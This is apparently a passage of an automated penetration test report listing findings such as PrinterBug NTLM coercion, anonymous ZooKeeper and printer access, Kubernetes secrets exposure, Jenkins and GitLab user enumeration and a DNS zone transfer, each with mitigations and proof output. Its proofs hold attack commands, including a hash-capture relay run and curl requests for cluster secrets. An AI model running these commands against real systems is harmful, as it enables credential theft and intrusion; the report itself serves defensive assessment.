Microsoft's Print System Remote Protocol [MS-RPRN] defines the communication of print job processing and print system management between a print client and a print server. Microsoft's Print Spooler is a service handling the print jobs and other various tasks related to printing. An attacker controlling a domain user/computer can, with a specific RPC call, manipulate one of the vulnerable methods to make it authenticate to a target of the attacker's choosing. This flaw is a "won't fix" and enabled by default on all Windows environments.

An authenticated attacker with access to low privileged user credentials can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint. Historically, this vulnerability has been paired with a vulnerable Active Domain Certificate Services web interface to acquire persistent credentials for the Domain Controller Machine account -- leading to a full domain compromise.

Privilege Escalation | Unauthorized Access

Mitigations

- If not required, administrators should block the remote MS-RPRN functionality on the vulnerable host using RPC filters. This can be done by blocking the RPC interface UUIDs for MS-RPRN. Turn off Spooler Service if possible, and disable it from starting back up on boot. Disable kerberos delegation where possible, disable Spooler from accepting client connections (GPO setting), and enable account is sensitive and cannot be delegated for high privileged accounts.
- Enable Extended Protection for Authentication (EPA), disable HTTP on servers running Active Directory Certificate Services (AD CS), disable NTLM authentication on where possible, and enforce SMB signing to mitigate NTLM relay attacks that could result from hosts vulnerable to MS-DFSNM coercion.

References

- [MS-RPRN]: Print System Remote Protocol @ **https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1**
- MS-RPRN Abuse (PrinterBug) @ **https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/ms-rprn**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)		MEDIUM 5.3
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		MEDIUM 5.3
10.0.229.1	10.0.229.1	Domain Controller 10.0.229.1 (dc.smoke.net)		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.4.2 (dc02.pod04.example.internal)**

Hashes and passwords obtained from host 10.0.4.2 via active coercion technique: MS-RPRN

```
05/24/2024, 3:17 PM
```

```
$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp    client domain username   method     key_type module                          ful
lhash
0  2024-05-24 22:16:16  10.0.4.2  POD04    DC02$  MS-RPRN  ntlmv2_hash    smb  DC************************
***00
```

2.3.118. Anonymous Access to ZooKeeper API

MEDIUM 5

H3-2020-0002

Details

The ZooKeeper API accepts anonymous connections.

Attackers could perform denial-of-service (DoS) attacks by killing services or uploading large files to fill up the filesystem.

File Upload | Denial Of Service | Unauthorized Access

Mitigations

- Configure authentication if possible or at least configure ACLs on the ZooKeeper API if authentication is not possible.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- ZooKeeper Security @ **https://docs.confluent.io/current/security/zk-security.html**
- Configuring ZooKeeper @ **https://access.redhat.com/documentation/en-us/red_hat_amq/7.2/html/using_amq_streams_on_red_hat_enterprise_linux_rhel/configuring_zookeeper**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.101 : 2181	10.2.51.101	Zookeeper Service on 10.2.51.101 Port 2181		MEDIUM 5
10.2.51.104 : 2181	10.2.51.104	Zookeeper Service on 10.2.51.104 Port 2181		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Zookeeper Service on 10.2.51.101 Port 2181**

An anonymous user connected to ZooKeeper, read data from it, and attempted to write data to it.

```
05/24/2024, 2:52 PM

$ python3 /opt/h3/zookeeper.py -f 10_2_51_101.txt --proof proof.txt

Host api is insecure

Connected to: 10.2.51.101

Client ID: 72057596042084355

Root directory contents: zookeeper

ACLS: ([ACL(perms=31, acl_list=['ALL'], id=Id(scheme='world', id='anyone'))], ZnodeStat(czxid=0, mzxid=0,
ctime=0, mtime=0, version=0, cversion=153, aversion=0, ephemeralOwner=0, dataLength=0, numChildren=1, pzxi
d=461))

Created directory /horizon3 and created a node /horizon3/node

New root directory contents: zookeeper horizon3
```

```
Deleting /horizon3 and all of its contents

The /horizon3 directory has been cleaned up.

Root directory contents: zookeeper
```

2.3.119. Anonymous Access to Printer using PJL or PS

MEDIUM 5

H3-2020-0003

Details

The remote host is a printer that is open to anonymous HP Printer Job Language (PJL) or Postscript (PS) commands.

Attackers can manipulate and capture print jobs, recover passwords stored on the printer file system, or perform physical damage against the printer.

Defacement | File Upload | Remote Code Execution | Information Disclosure | Denial Of Service | Unauthorized Access

Mitigations

- Disable printing over port 9100, or disable anonymous access by configuring passwords for PJL and file system access.

References

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor @ **https://cwe.mitre.org/data/definitions/200.html**
- Printer Exploitation Toolkit @ **https://github.com/RUB-NDS/PRET**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.101 : 9100	10.2.51.101	Printer Service on 10.2.51.101 Port 9100		MEDIUM 5

Proof

Proof of exploitability against affected asset **Printer Service on 10.2.51.101 Port 9100**

PRET discovered an open printer with pjl language

```
05/24/2024, 3:01 PM

$ python3 /opt/h3/enum_printers.py -f 10_2_51_101.txt

Please install the 'colorama' module for color support.
     _________________
    _/_________________/|
   /_____________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===         |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |            |   ô| ||
  |            |   ô| ||
  |____________|   ô| ||
  | |||.´---.||    | ||      pentesting tool that made
  |-|||_____\||-.  | |´         dumpster diving obsolete..
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 10.2.51.101 established
Device:   hp LaserJet 4200


10.2.51.101:/> exit
```

2.3.120. Kubernetes Service Account Token Exposure

MEDIUM 5

H3-2021-0007

Details

Every pod in Kubernetes is associated with a service account which by default has access to the Kubernetes API. This access is made available to pods by Kubernetes via an auto-generated token.

If exposed, an attacker can use a service account token to access sensitive information via requests to the API Server.

Information Disclosure | Unauthorized Access

Mitigations

- Explicitly specify a service account for all of your workloads (serviceAccountName in Pod.Spec), and manage their permissions according to the least privilege principle.
- Consider opting out of automatic mounting of SA token using automountServiceAccountToken: false on ServiceAccount resource or Pod.spec.
- Review the RBAC permissions to Kubernetes API server for the anonymous and default service account.

References

- Configure Service Accounts for Pods @ **https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/**
- Using RBAC Authorization @ **https://kubernetes.io/docs/reference/access-authn-authz/rbac/**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.13.31 : 443	10.2.13.31	Kubernetes API Server on 10.2.13.31 Port 443		MEDIUM 5
10.2.4.10 : 10250	10.2.4.10	Kubernetes Kubelet on 10.2.4.10 Port 10250		MEDIUM 5
10.2.13.29 : 10250	10.2.13.29	Kubernetes Kubelet on 10.2.13.29 Port 10250		MEDIUM 5
10.2.4.12 : 443	10.2.4.12	Kubernetes API Server on 10.2.4.12 Port 443		MEDIUM 5

Proofs

Proofs of exploitability against one of the affected assets: **Kubernetes API Server on 10.2.13.31 Port 443**

Proof of weakness H3-2021-0007, Kubernetes token exposure

```
05/24/2024, 3:02 PM

$ root@kali:~ # /usr/bin/curl -sk "https://10.2.13.31/api/v1/secrets"

ey****************************6g
```

Proof of weakness H3-2021-0007, Kubernetes token exposure

```
05/24/2024, 3:02 PM

$ root@kali:~ # /usr/bin/curl -sk "https://10.2.13.31/api/v1/secrets"

ey****************************6A
```

2.3.121. Unauthenticated Access to Apache Solr

MEDIUM 5

H3-2022-0028

Details

Solr is highly reliable, scalable and fault tolerant, providing distributed indexing, replication and load-balanced querying, automated failover and recovery, centralized configuration and more.

Depending on permissions, an attacker could get, modify, or delete resources that may be inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the network.

Unauthorized Access | Information Disclosure

Mitigations

- Disable anonymous access. Administrators should configure their deployments following guides listed in references.

References

- Basic Authentication Plugin @ **https://solr.apache.org/guide/7_6/basic-authentication-plugin.html**
- Securing Solr With Basic Authentication @ **https://lucidworks.com/post/securing-solr-basic-auth-permission-rules/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.107 : 8983	10.2.51.107	Apache Solr on 10.2.51.107 Port 8983		MEDIUM 5
10.2.51.108 : 8984	10.2.51.108	Apache Solr on 10.2.51.108 Port 8984		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Apache Solr on 10.2.51.107 Port 8983**

Exposure at http://10.2.51.107:8983/solr/admin/cores


```
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{
    "gettingstarted":{
      "name":"gettingstarted",
      "instanceDir":"/var/solr/data/gettingstarted",
      "dataDir":"/var/solr/data/gettingstarted/data/",
      "config":"solrconfig.xml",
      "schema":"managed-schema",
      "startTime":"2024-05-25T00:45:19.890Z",
      "uptime":269289,
      "index":{
        "numDocs":0,
        "maxDoc":0,
        "deletedDocs":0,
        "indexHeapUsageBytes":0,
        "version":2,
        "segmentCount":0,
        "current":true,
        "hasDeletions":false,
        "directory":"org.apache.lucene.store.NRTCachingDirectory:NRTCachingDirectory(MMapDirectory@/var/solr/data/gettingstarted/data/index lockFactory=org.apache.lucene.store.NativeFSLockFactory@788b9113; maxCacheMB=48.0 maxMergeSizeMB=4.0)",
        "segmentsFile":"segments_1",
        "segmentsFileSizeInBytes":69,
        "userData":{},
        "sizeInBytes":69,
        "size":"69 bytes"}}}}
```

2.3.122. Unauthenticated Access to Jenkins People Directory

MEDIUM 5

H3-2022-0033

Details

The Jenkins People Directory requires no authentication.

An unauthenticated attacker can use the data available on this page to compile a list of known users to conduct further credential attacks with. Jenkins applications are likely targets of attackers due to the abundance of information and credentials stored on it.

Unauthorized Access | Information Disclosure

Mitigations

- Disable anonymous access. Administrators should configure their deployments following guides listed in references.

References

- Managing Security @ **https://www.jenkins.io/doc/book/security/managing-security/**
- Access granted with Overall/Read @ **https://www.jenkins.io/doc/book/security/access-control/permissions/#overall-read**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.4 : 8080	10.0.229.4	Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080		MEDIUM 5
10.0.40.102 : 80	10.0.40.102	Jenkins on 10.0.40.102 (airflow-target.smoke.net) Port 80		MEDIUM 5
10.2.51.103 : 8080	10.2.51.103	Jenkins on 10.2.51.103 Port 8080		MEDIUM 5

Proofs

Proofs of exploitability against one of the affected assets: **Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080**


List of Jenkins usernames found

```
05/24/2024, 3:16 PM

$ python3 /opt/h3/jenkins_users.py -u http://10.0.229.4:8080/

admin
```

Vulnerable application at http://10.0.229.4:8080/asynchPeople/



2.3.123. Jenkins Self-Signup Enabled

MEDIUM 5

H3-2022-0071

Details

The Jenkins instance permits anyone to create an account and log in to the Jenkins server.

An attacker can abuse Jenkins self-signup to potentially access sensitive information such as passwords, private keys, and tokens. Attackers may be able to perform sensitive actions depending on the configuration of the server.

Unauthorized Access | Information Disclosure

Mitigations

- Disable self signup by going to Manage Jenkins -> Configure Global Security -> Security Realm -> ensure "Allow users to sign up" is unchecked.
- Ensure that users who are allowed to self-register have no permissions within the Jenkins application by default.

References

- Researchers found misconfigured Jenkins servers leaking sensitive data @ **https://securityaffairs.co/wordpress/68028/hacking/misconfigured-jenkins-servers.html**


Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.103 : 8080	10.2.51.103	Jenkins on 10.2.51.103 Port 8080		MEDIUM 5

Proof

Proof of exploitability against affected asset **Jenkins on 10.2.51.103 Port 8080**

Exposure at http://10.2.51.103:8080/signup



2.3.124. Unauthenticated Gitlab User Enumeration

MEDIUM 5

H3-2022-0078

Details

The Gitlab users can be enumerated without authentication when access is set to 'Public'.

An unauthenticated attacker can query the server and use the data returned to compile a list of known users to conduct further credential attacks with. Gitlab applications are likely targets of attackers due to the abundance of information and credentials stored on it.

Unauthorized Access | Information Disclosure

Mitigations

- Disable 'Public' access. Administrators should configure their deployments following guides listed in references.

References

- Project and group visibility @ **https://gitlab.com/gitlab-org/gitlab-foss/-/blob/master/doc/user/public_access.md**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.107 : 8080	10.2.51.107	GitLab on 10.2.51.107 Port 8080		MEDIUM 5

Proof

Proof of exploitability against affected asset **GitLab on 10.2.51.107 Port 8080**

List of Gitlab usernames found

```
05/24/2024, 5:43 PM

$ python3 /opt/h3/gitlab_user_enum.py -u http://10.2.51.107:8080/users/sign_in/

root
user
jsmith
a-jsmith
```

2.3.125. Unauthenticated Jenkins Dashboard Exposure

MEDIUM 5

H3-2023-0026

Details

A Jenkins Dashboard was discovered accessible to unauthenticated users.

Attackers can use this access to create, modify or delete jobs as well as edit settings on the server.

Information Disclosure | Unauthorized Access

Mitigations

- Enable security through authentication using the guide provided by Jenkins.

References

- Securing Jenkins @ **https://www.jenkins.io/doc/book/security/managing-security/**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.4 : 8080	10.0.229.4	Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080		MEDIUM 5
10.2.51.103 : 8080	10.2.51.103	Jenkins on 10.2.51.103 Port 8080		MEDIUM 5
10.0.40.102 : 80	10.0.40.102	Jenkins on 10.0.40.102 (airflow-target.smoke.net) Port 80		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080**

Exposure at http://10.0.229.4:8080



2.3.126. Zone Transfer Allowed to Any Server

MEDIUM 4.8

H3-2020-0004

Details

The remote DNS server allows zone transfers to any server. Zone transfers are used to replicate DNS data across multiple DNS servers.

Allowing zone transfers to any server provides an attacker with information that can be used to identify target systems. This information may be used to carry out additional attacks.

Information Disclosure | Denial Of Service

Mitigations

- Only allow zone transfers to servers that require the information.

References

- CAPEC-291: DNS Zone Transfers @ **https://capec.mitre.org/data/definitions/291.html**
- AXFR Requests May Leak Domain Information @ **https://www.us-cert.gov/ncas/alerts/TA15-103A**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)		MEDIUM 4.8

Proofs

Proofs of exploitability against affected asset **Domain Controller 10.0.4.2 (dc02.pod04.example.internal)**

DNS records obtained from zone transfer

```
05/24/2024, 2:10 PM

$ python3 /opt/dnsrecon/dnsrecon.py -n 10.0.4.1 -d pod04.example.internal -t std,axfr -j output.json --
disable_check_bindversion --tcp

[*] Checking for Zone Transfer for pod04.example.internal name servers
[*] Resolving SOA Record
[+]      SOA dc01.pod04.example.internal 10.0.4.1
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.pod04.example.internal 10.0.4.1
[+]      NS dc02.pod04.example.internal 10.0.4.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 10.0.4.1
[+] 10.0.4.1 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*]
[*] Trying NS server 10.0.4.2
[+] 10.0.4.2 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      NS dc02.pod04.example.internal 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.2
[*]      A az01.pod04.example.internal 10.0.4.6
[*]      A coldfusion18.pod04.example.internal 10.2.4.132
[*]      A dc01.pod04.example.internal 10.0.4.1
[*]      A dc02.pod04.example.internal 10.0.4.2
[*]      A docker.pod04.example.internal 10.2.4.132
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.2
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.1
[*]      A ex01.pod04.example.internal 10.0.4.3
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.2
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.1
[*]      A horizon.pod04.example.internal 10.2.4.5
[*]      A horizon.pod04.example.internal 10.2.4.6
[*]      A obwa.pod04.example.internal 10.0.4.23
[*]      A svr01.pod04.example.internal 10.0.4.4
[*]      A vcsa.pod04.example.internal 10.0.4.29
[*]      A win10.pod04.example.internal 10.0.4.130
[*]      A WIN7.pod04.example.internal 10.0.4.129
[*]      A zoho.pod04.example.internal 10.0.4.22
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc02 389 100
no_
ip
```

```
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc01 389 100 no_ip
[*] std: Performing General Enumeration against: pod04.example.internal...
[-] DNSSEC is not configured for pod04.example.internal
[*]      SOA dc01.pod04.example.internal 10.0.4.1
[*]      NS dc02.pod04.example.internal 10.0.4.2
[-]      Recursion enabled on NS Server 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[-]      Recursion enabled on NS Server 10.0.4.1
[*]      A pod04.example.internal 10.0.4.1
[*]      A pod04.example.internal 10.0.4.2
[*] Enumerating SRV Records
[+]      SRV _ldap._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _kerberos._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _gc._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _gc._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _kerberos._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _ldap._tcp.pdc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kpasswd._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _kpasswd._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+] 21 Records Found
[*] Saving records to JSON file: output.json
```

DNS records obtained from zone transfer

```
05/24/2024, 2:10 PM

$ python3 /opt/dnsrecon/dnsrecon.py -n 10.0.4.2 -d pod04.example.internal -t std,axfr -j output.json --
disable_check_bindversion --tcp

[*] Checking for Zone Transfer for pod04.example.internal name servers
[*] Resolving SOA Record
[+]      SOA dc02.pod04.example.internal 10.0.4.2
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.pod04.example.internal 10.0.4.1
[+]      NS dc02.pod04.example.internal 10.0.4.2
[*] Removing any duplicate NS server IP Addresses...
[*]
